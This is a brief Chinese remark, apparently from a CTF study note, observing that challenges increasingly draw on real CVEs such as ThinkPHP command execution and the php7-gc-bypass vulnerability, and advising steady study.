现在很多的题目都不会是单纯的命令执行，而更多的都是结合现实中爆出的CVE来出题，比如Thinkphp的命令执行漏洞，php7-gc-bypass漏洞等等。平时还是要多注意积累。